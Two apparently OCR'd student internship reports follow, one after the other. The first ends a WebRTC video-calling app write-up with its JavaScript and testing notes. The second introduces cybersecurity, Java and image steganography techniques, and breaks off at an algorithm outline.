      margin-top: 100px;
      margin-left: 250px;
      border-radius: 20px;
      float: left;
      }
  to
     {
      height: 200px;
      width: 250px;
      border: 1px solid black;
      margin-top: 100px;
      margin-left: 150px;
      border-radius: 20px;
      float:left;
      }
```

4.3 Script.js :

```
 // Generate random room name if needed
 if (!location.hash) {
location.hash = Math.floor(Math.random() * 0xFFFFFF).toString(16);
 }
     const roomHash = location.hash.substring(1);

     // TODO: Replace with your own channel ID
     const drone = new ScaleDrone('IjAbjxTAHfxkJAz4');
     // Room name needs to be prefixed with 'observable-'
     const roomName = 'observable-' + roomHash;
     const configuration = {
       iceServers: [{
     urls: 'stun:stun.l.google.com:19302'
     }]
     };
     let room;
     let pc;


     function onSuccess() {};
     function onError(error) {
      console.error(error);
     };

     drone.on('open', error => {
     if (error) {
       return console.error(error);
       }
     room = drone.subscribe(roomName);
      room.on('open', error => {
        if (error) {
        onError(error);
        }
      });
        // We're connected to the room and received an array of 'members'
       // connected to the room (including us). Signaling server is ready.
       room.on('members', members => {
        console.log('MEMBERS', members);
       // If we are the second user to connect to the room we will be creating the offer
      const isOfferer = members.length === 2;
       startWebRTC(isOfferer);
                  });
    });

     // Send signaling data via Scaledrone
     function sendMessage(message) {
     drone.publish({
     room: roomName,
      message
       });
     }
```

```
function startWebRTC(isOfferer) {
 pc = new RTCPeerConnection(configuration);

// 'onicecandidate' notifies us whenever an ICE agent needs to deliver a
 // message to the other peer through the signaling server
pc.onicecandidate = event => {
 if (event.candidate) {
sendMessage({'candidate': event.candidate});
 }
};

// If user is offerer let the 'negotiationneeded' event create the offer
  if (isOfferer) {
 pc.onnegotiationneeded = () => {
pc.createOffer().then(localDescCreated).catch(onError);
}
 }

  // When a remote stream arrives display it in the #remoteVideo element
  pc.onaddstream = event => {
   remoteVideo.srcObject = event.stream;
  };

 navigator.mediaDevices.getUserMedia({
  audio: true,
 video: true,
}).then(stream => {
 // Display your local video in #localVideo element
 localVideo.srcObject = stream;
 // Add your stream to be sent to the conneting peer
 pc.addStream(stream);
  }, onError);

 // Listen to signaling data from Scaledrone
 room.on('data', (message, client) => {
   // Message was sent by us
 if (client.id === drone.clientId) {
return;
}

if (message.sdp) {
// This is called after receiving an offer or answer from another peer
pc.setRemoteDescription(new RTCSessionDescription(message.sdp), () => {
// When receiving an offer lets answer it
if (pc.remoteDescription.type === 'offer') {
pc.createAnswer().then(localDescCreated).catch(onError);
}
}, onError);
 } else if (message.candidate) {
 //Add the new ICE candidate to our connections remote description
 pc.addIceCandidate(
   new RTCIceCandidate(message.candidate), onSuccess, onError
 );
}
 });
```

```
    }

    function localDescCreated(desc) {
      pc.setLocalDescription(
      desc,
     () => sendMessage({'sdp': pc.localDescription}),
    onError
);
}
```

Output:-

[figure 14: - Video calling web app]

CHAPTER 5: - TESTING

5.1 TESTING STRATEGY:

Testing strategies for video calling app introduction using php

- To implement video calling in a web application using PHP, you can follow these general steps:
- Choose a Video Calling API: Research and select a suitable video calling API or platform that provides the necessary tools and features for your application. Some popular options include Twilio, Agora, or Jitsi.
- Setup an Account: Sign up for an account with the chosen API provider and obtain the required API keys or credentials.
- Server-side Integration (PHP): Use PHP to handle server-side logic. This includes user authentication, generating tokens for secure access to video sessions, and managing user data.
- Front-end Development (HTML/CSS/JavaScript): Create the user interface for the video calling feature using HTML, CSS, and JavaScript. You'll need to integrate the API's JavaScript SDK to initiate and manage video calls.
- User Registration and Authentication: Implement user registration and login functionality in your PHP application. Store user information securely in a database.
- Generating Tokens: Generate tokens for each user to access video sessions. Tokens ensure secure and authorized access to the video call.
- Initiating Calls: Use JavaScript to initiate video calls between users. You'll need to integrate the API's JavaScript functions for starting and joining calls.
- Handling Video Streams: Display the video streams of participants using HTML elements. Use JavaScript to manage video layouts, muting/unmuting, camera controls, etc.
- Error Handling: Implement error handling mechanisms in both the server-side PHP code and the client-side JavaScript code to manage issues that may arise during video calls.
- Testing: Thoroughly test the video calling feature in different scenarios and environments to ensure it works seamlessly.
- Remember, this is a high-level overview, and the actual implementation may vary based on the chosen video calling API and your application's specific requirements. Make sure to consult the documentation provided by the chosen API provider for detailed guidance on integration and usage.

What can be tested and how?

- Audio quality

The main principle is to compare the two and score how similar the quality is to the original speech.

- Video quality

As mentioned previously, video conferencing is growing in popularity, which means video quality is a big part of a conference call platform.

- Delay / E2E latency

Having a delayed signal is normal, as it has to travel through great distances to make the call possible.

- Network bandwidth

The principle that we use is that network bandwidth limitations impact all other mentioned metrics. That is why it is crucial to understand how it works and how different applications use the available bandwidth to ensure that their services are up and working.

CHAPTER 6:- CONCLUSION AND DISCUSSION

6.1 OVERALL ANALYSIS OF INTERNSHIP:

This internship will be a very important part of my professional journey as it will be transitioning step for me from student life to professional life. It has given me insight into how to behave in the professional world and how to make sure that you are running behind in any scenarios like learning new skills or taking the lead.

6.2 SUMMARY OF INTERNSHIP WORK:

In this internship, I learned a lot of new technical such as HTML, CSS, php basic programs and hosting websites. This internship has been very helpful for the transition of me from engineering student to Trainee Software Engineer. Also learned how to complete the work on time and what can be done to improve the existing code and many more.

Website References

1. https://www.scaledrone.com/
2. https://www.infinityfree.com/
3. https://packagist.org/

INTERNSHIP AT CYBER OCTET

AN INTERNSHIP REPORT

Submitted by

JAIMEEN NIKUMBHAI PATEL

200390107509

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

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May, 2023

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CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at CYBER OCTET** has been carried out by **JAIMEEN NIKUMBHAI PATEL (200390107509)** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Prof. Akshay Kansara
Internal Guide

Prof. Akshay Kansara
Head of Department

GTU Certificate

GUJARAT TECHNOLOGICAL UNIVERSITY

CERTIFICATE FOR COMPLETION OF ALL ACTIVITIES AT ONLINE PROJECT PORTAL

B.E. SEMESTER VIII, ACADEMIC YEAR 2022-2023


Date of certificate generation : 21 May 2023 (15:37:52)

This is to certify that, ***Patel Jaimeen Nikumbhai*** (Enrolment Number - 200390107509) working on project entitled with ***Internship at cyberoctet private limited*** from ***Computer Engineering*** department of ***S. P. B. PATEL ENGINEERING COLLEGE, MEHSANA*** had submitted following details at online project portal.

Internship Project Report	Completed

Name of Student : Patel Jaimeen Nikumbhai

Name of Guide : Mr.KANSARA AKSHAY RAMESHCHANDRA

Signature of Student : 

*Signature of Guide :

Disclaimer :
This is a computer generated copy and does not indicate that your data has been evaluated. This is the receipt that GTU has received a copy of the data that you have uploaded and submitted as your project work.

*Guide has to sign the certificate, Only if all above activities has been Completed.

Cyber Octet™

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Email : info@cyberoctet.com

Date: 3 May 2023

TO WHOM IT MAY CONCERN

This is to certify that **Mr. Jaimeen Patel** from Ahmadabad, Gujarat has successfully completed Internship at Cyber Octet Private Limited from 1st February 2023 to 1st May 2023 in Cyber Security Domain.

During the period of his internship he was found hardworking, punctual and inquisitive.

His association with us was very fruitful and we wish him the best of luck in future.

Thank You.

For Cyber Octet Private Limited

Cyber Octet Pvt. Ltd. Ahmedabad

Authorized Signatory

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at Cyber Octet** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University. Ahmedabad, is a Bonafede record of original project work carried out by me under the supervision of **Prof. Akshay Kansara & Mr. Falgun Rathod (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student

Jaimeen Nikumbhai Patel

Sign of Student

ACKNOWLEDGEMENT

I wish to express my sincere gratitude to our External guide **FALGUN RATHOD** for continuously guiding me at the company and answering all my doubts with patience. I would also like to thank my Internal Guide **Mr. Akshay Kansara** for helping me through my internship by giving me the necessary suggestions and advice along with their valuable co- ordination in completing this internship.

I also thank my parents, friends and all the members of the family for their precious support and encouragement which they had provided in completion of my work. In addition to that, I would also like to mention the company personals who gave me the permission to use and experience the valuable resources required for the internship.

Thus, in conclusion to the above said, I once again thank the staff members of **CYBER OCTET** for their valuable support in completion of the project.

Thank You.

Jaimeen Nikumbhai Patel
(200390107509)

Abstract

Steganography and Steganalysis are the two most important topics when it comes to information hiding. Steganography is the craftsmanship or innovation which alludes to concealing information into advanced media so as not to stimulate doubt while Steganalysis is just the opposite that is detecting the presence of steganography. Steganography is often confused with cryptography because both are utilized to secure data, but they work in very different manner. The fundamental contrast is that steganography includes concealing data such that it gives the idea that there is no data covered up by any stretch of the imagination. In order to provide better protection to data over a network, many steganography techniques and tools have been developed by researchers. So in this paper comparative study of different open-source steganography tools and their approaches is presented. The different techniques on the basis of some parameters like strengths, weaknesses, embedding technique, hiding rate have been discussed. The advantage of one technique over other depends upon the type of application and its requirements

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Chapter 1 - INTRODUCTION OF COMPNY

Cyber Octet™

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About Us:

Cyber Octet Pvt. Ltd. is an IT Solution, Security, Training and Services Company providing best solution to its clients for any development solution to Securing data. We have end to end expertise and have served several Government, Institutions, and Private Sectors.

Cyber Octet Pvt. Ltd. trained 50 thousand+ Students as interns, Served States & National Government Organizations and had clientele of 25+ corporates worldwide. Students & Team of Cyber Octet Pvt. Ltd. have found vulnerabilities in Google, Microsoft, Apple and many more from Fortune 500 Companies.

1.1 What is Cyber Security?

Cybersecurity is the practice of protecting digital systems, networks, and data from unauthorized access, theft, damage, or disruption. As technology advances and digital infrastructure continues to become more pervasive in our daily lives, cybersecurity has become increasingly important for individuals, businesses, and governments alike.

Cybersecurity involves a combination of technology, processes, and best practices to secure digital assets against a wide range of cyber threats, including malware, phishing attacks, hacking, and other malicious activities. The goal of cybersecurity is to prevent these threats from compromising the confidentiality, integrity, and availability of digital systems and data.

There are several key components of cybersecurity. These include:

- Confidentiality: protecting sensitive data from unauthorized access.
- Integrity: ensuring that data is accurate and has not been tampered with.
- Availability: ensuring that systems and data are accessible to authorized users when needed.
- Authentication: verifying the identity of users and systems to prevent unauthorized access.
- Authorization: controlling access to systems and data based on user roles and permissions.
- Security policies and procedures: formalized rules and protocols for managing and maintaining cybersecurity.
- Training and education: educating users about cybersecurity best practices to prevent cyber-attacks and mitigate the impact of security incidents.

Effective cybersecurity requires ongoing attention and investment, as the threat landscape is constantly evolving. Cybersecurity professionals must stay up to date with the latest threats and technologies and continuously evaluate and improve their cybersecurity measures to ensure the safety and security of digital systems and data.

1.2 Why is Cyber Security needed?

Cybersecurity is needed for several reasons:

1. Protection of sensitive data: With the increasing amount of sensitive data stored digitally, such as personal information, financial data, and intellectual property, cybersecurity is essential to protect this data from unauthorized access, theft, or misuse.

2. Preventing financial losses: Cyber-attacks can cause significant financial losses, including theft of funds, loss of revenue due to system downtime, and the costs associated with repairing damage to systems and data.

3. Maintaining business operations: Cybersecurity is critical to maintaining the continuity of business operations. Cyber-attacks can disrupt critical systems and lead to extended downtime, which can have a significant impact on productivity and revenue.

4. Protecting national security: Cybersecurity is crucial for protecting national security, including the security of critical infrastructure such as energy, transportation, and communication systems.

5. Compliance with regulations: Many industries are subject to regulatory requirements that mandate certain cybersecurity measures to protect sensitive data and systems.

Overall, cybersecurity is an essential aspect of modern digital life, and the importance of maintaining strong cybersecurity practices and protocols is only likely to increase as technology continues to evolve.

1.3 Introduction of Steganography.

Steganography has been derived from two greek words firstly Steganos (covered) and Graptos (Writing) that means "covered writing" which basically mean to hide data and information into a plain sight. In today's world everyone is sharing data and information with one another, the development in electronic information and data sharing gadgets and with their increased use, the data security issue has became essential. For this information and data security there have been different methods available such as Steganography, cryptography etc. People often gets confused between steganography and cryptography because both these methods are used for data and information hiding, but there is difference between these two, Steganography is a way of data and information hiding, in this method a person is not able to known that whether there is a hidden data or information is available or not, steganography basically exploits the perception of humans. The hidden data and information are not visible directly. Steganography is mainly done to hide files inside other files whereas cryptography is the way of protecting data, which can be known through decryption, the message in cryptography is given in an encrypted form, and there are encryption key which is shared between the authorized persons, by knowing this encryption key anyone can get the data and no human exploitation of human sense are done in cryptography as people know that there is some information available the only trick is to get the encryption key, so as to overcome this issues steganography is introduced. Steganography involves audio, video, image, text, etc.



Figure 1Different Mediums to achieve steganography

Chapter 2 - SYSTEM IMPLEMENTATION

2.1 Hardware Requirement

- Processor: Pentium IV
- 40 GB hard disk space.
- 256 MB RAM or more.
- 1.44 Floppy Disk Drive.
- 104 keys keyboard.
- Display capable of showing 65,000 colors or more.
- CD-ROM Drive for installing the package.
- Mouse with minimum two buttons.

2.2 Software Requirement

- **Front End:** Java (jdk1.4.1 and above)
- **OS** : Windows

2.3 Software Description

JAVA

Java Features of Java

The inventors of Java wanted to design a language which could offer solutions to some of the problems encountered in modern programming. They wanted the language to be not only reliable, portable, and distributed but also simple, compact and interactive. Sun Microsystems officially describes java with the following attributes.

Compiled and Interpreted

Usually, a computer language is either compiled or interpreted. Java combines both these approaches thus making java a two-stage system. First, java compiler translates source code into what is known as byte code instructions. Byte codes are not machine instructions and therefore, in the second stage, java interpreter generates machine code that can be directly executed by the machine that is running the java program. We can thus say that java is both a compiled and interpreted languages.

Platform-Independent and Portable

The most significant contribution of java over other languages is its portability. Java programs can be easily moved from one computer system to another, anywhere and anytime. Changes and upgrades in operating systems, processors and system resources will not force any changes in Java programs. This is the reason why Java has become a popular language for programming on Internet which interconnects different kinds of systems worldwide. We can download a Java applet from a remote computer onto out local system via Internet and execute it locally. This makes the Internet an extension of the user's basic system providing practically unlimited number of accessible applets and applications.

Java ensures portability in two ways. First, Java compiler generates byte code instructions that can be implemented on any machine. Secondly, the sizes of the primitive's data types are machine-independent.

Object-Oriented

Java is a true object-oriented language. Almost everything in Java is an object. All program code and data reside within objects and classes. Java comes with an extensive set of classes, arranged in packages that we can use in our programs by inheritance. The object model in Java is simple and easy to extend.

Robust and Secure

Java is a robust language. It provides many safeguards to ensure reliable code. It has strict compile time and run time checking for data types. It is designed as a garbage-collected language relieving the programmers virtually all memory management problems. Java also incorporates the concept of exception handling which captures series errors and eliminates any risk of crashing the system.

Security becomes an important issue for a language that is used for programming on Internet. Threat of viruses and abuse of resources is everywhere. Java systems not only verify all memory access but also ensure that no viruses are communicated with an applet. The absence of pointer in Java ensures that programs cannot gain access to memory locations without proper authorization.

Distributed

Java is designed as a distributed language for creating applications on networks. It can share both data and programs. Java applications can open and access remote objects on Internet as easily as they can do in a local system. This enables multiple programmers at multiple remote locations to collaborate and work together on a single project.

Simple, Small and Familiar

Java is a small and simple language. Many features of C and C++ that are either redundant or sources of unreliable code are not part of Java. For example, java does not use pointers, preprocessor header files, go to statement and many others. It also eliminates operators overloading and multiple inheritance.

Familiarity is another striking feature of Java. To make the language look familiar to the existing programmers, it was modeled on C and C++ languages. Java uses many constructs of C and C++ and therefore, Java code "looks like a C++" code.

Multithreaded and Interactive

Multithreaded means handling multiple tasks simultaneously. Java supports multithreaded programs. This means that we need not wait for the application to finish one task before beginning another. For example, we can listen to an audio clip while scrolling a page and at the same time download an applet from a distant computer. This feature greatly improves the interactive performance of graphical applications.

The Java runtimes comes with tools that support multi process synchronization and construct smoothly running interactive systems.

High Performance

Java performance is impressive for an interpreted language, mainly due to the use of intermediate byte code. According to Sun, Java speed is comparable to the native C/C++. Java architecture is also designed to reduce overheads during runtime. Further, the incorporation of multithreading enhances the overall execution speed of java programs.

Dynamic and Extensible

Java is a dynamic language. Java is capable of dynamically linking in new class libraries, methods and objects. Java can also determine the type of class through a query, making it possible to either dynamically link or abort the program, depending on the response.

Java programs support functions written in other languages such as C and C++. These functions are known as native methods. This facility enables the programmers to use the efficient functions available in these languages. Native methods are linked dynamically at runtime.

Chapter 3 - IMAGE STEGANOGRAPHY

3.1 Steganography Methods

Accuracy: Data or information gained from the medium should be reliable and accurate.

Volume: The data implanting volume should be maximum.

Strength: The data implanted must be able to survive any kind of processing action that the host signal goes through.

Privacy: Without the prior permission of main user who have the password, hidden data should not release.

3.2 Steganography Methods

Loading Capacity: It shows the amount of hidden information that the cover image can implant in it. The rate of implantation is given in complete amount such as the secret message length.

Secured: A steganographic system is said to be secured when there is invisible difference between cover image and steganographic image.

Cost effective: The two parameters used to figure out cost effectiveness are data hiding and data retrieval of any steganography approach.

Analytical Attacks: Analytical attacks are the attacks in which the embedded secret messages are extracted. The steganography algorithm used must show robustness to analytical attacks.

Quality: Increment in data amount decreases the quality, an appropriate amount of data and a valid approach should be done in order to not degrade the quality of data.

Indistinct: When the cover image and the steganographic image are not distinguished by human eye, then it is indistinguishable and perfect.

3.3 Terminologies Used in Image Steganography.

1. **Covered Image:** Real image acting as a carrier for the hidden file.
2. **Steganographic Image:** The embedded information inside the cover image is steganographic image.
3. **Message:** Information which is actually hidden into images, it can be a image or a plain text.
4. **Steganographic key:** For getting the message from steganographic image, steganographic key is used.
5. **Implanting Algorithm:** For hiding the information inside the image, an algorithm is used.
6. **Detaching Algorithm:** For getting the information from steganographic image, an algorithm is used.



Figure 2Steganography using Image.

Basically, in an image steganography information is hidden in a cover image and this cover image results into a steganographic-image. The receiver receives the steganographic-image by a known medium and a third person involved in this process don't even have the idea that there is a message hidden in the steganographic image.

When the receiver receives the steganographic image, the message hidden in it can be known either by using steganographic key or simply without steganographic key(it depends upon the algorithm used) by the receiver. In figure 2 a diagram of digital image steganography is shown, in which steganographic key is not used, the implanted algorithm just requires the cover image and message for hiding data and information, and gives a result in the form of steganographic image, which is then send to the detaching algorithm which gives the message from the steganographic image.

3.4 Steganography techniques.

Following are the domains in which steganography techniques are divided:

a) Frequency Domain Technique: In this technique use of various algorithms and modifications are done to hide information, it a zone of embedded methods on which number of algorithms is suggested, this technique is a bit tedious and is classified as follows:

Discrete cosine transformation technique: For the conversion of a signal into elementary frequency components discrete cosine transform (DCT) is used.

Discrete Wavelet transformation technique: When the wavelets are discretely sampled, it is a discrete wavelet transform (DWT).

Discrete Fourier transformation technique: The use of this technique is done to get frequency component of every pixel value.

b) Spatial Domain Methods: In this method few bits of image pixel are directly changed in order to hide data. This technique is classified as follows:
Pixel value differencing: In this technique a quantization range table is designed, payload is determined and maintenance of the countability of steganography is done.

Edge based data embedding method: In this method, in an image every edge pixel is used. Firstly, we calculate the masked image and identify edge pixels through canny edge detection method. In LSB bits of the edge pixel the data is hidden and receiver receives the steganographic object.

Least significant Bit: IN a string LSB is the lowest bit, it is the rightmost key in the string, example, in the binary number: 110100101001, the far right 1 is LSB. In LSB of image, secret information is stored.

Chapter 4 – BITMAP IMAGE STEGANOGRAPHY

4.1 Bitmap Steganography Workflow

For Steganography, bitmap pictures are very popular choice for hiding secret information.
There are different kinds of software available for this;
password protection is used by some of the software for encrypting information. A 'BMP' format of pictures is required for using this software, and the use of other type of pictures like "GIF", "JPEG" etc. are not used because "BMP" picture algorithm for steganography are a bit easy. But on internet most of the picture's types have "JPEG "not "BPM", so there is a need for this problem. This solution for this kind of problem is given by this software, different kind of image file can be accepted by this software for information hiding, but in end it gives "BMP" image file in which data is hidden.



Figure 3Encryption and Decryption tree process

4.2 Flow Diagram of Steganography



Figure 4 Flow Diagram

Algorithm

Step 1: Start the process
Step 2: Enter the Secret Information
Step 3: Enter the User Code
